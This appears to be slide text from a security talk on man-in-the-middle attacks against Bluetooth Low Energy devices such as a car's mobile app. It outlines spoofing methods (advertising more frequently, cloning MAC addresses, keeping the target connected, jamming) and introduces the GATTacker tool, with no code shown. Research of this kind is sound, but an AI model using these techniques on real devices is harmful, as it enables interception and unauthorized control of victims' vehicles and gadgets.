


How about active interception?


Man in the Middle:

We will force the mobile app to connect to us, and forward the requests to the car and back!

How do we hack BLE?



How do we MITM RF?




Isolate the signal?



Physics...

Bending of a wave around the edges of an opening or an obstacle



<https://en.wikipedia.org/wiki/Diffraction>

https://en.wikipedia.org/wiki/Huygens%E2%80%93Fresnel_principle

Stronger signal?

Class 1 adapter? +8dBm, 100m range

"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"

<https://en.wikipedia.org/wiki/Bluetooth>

More signals?



And how to handle them in a single system?

Typical connection flow



Start scanning for advertisements



Specific advertisement received, stop scanning



Attack?



Start scanning for advertisements

Specific advertisement received, stop scanning


Connect the advertising device (MAC)

Further communication

Advertise more frequently

MITM?

Keep connection to original device. It does not advertise while connected ;)



MITM – what actually works

Advertise more frequently

- The victim's mobile will interpret the first advertisement it receives
- Devices usually optimized for longer battery life, advertise less frequently

Clone MAC address of targeted device

- Not always necessary, but mostly helpful

Keep connected to target device

- Devices do not advertise while connected
- Only one connection at a time accepted
- Usually easy, most connections are short-term
- For constantly-connected: targeted jamming/social engineering/patience...

GATTacker – MITM

Open source

Node.js


Websockets

Modular design

Json


.io website

And a cool logo!




GATTacker[®]
OUTSMART THE THINGS

GATTacker - architecture



We will team up for 2 separate boxes



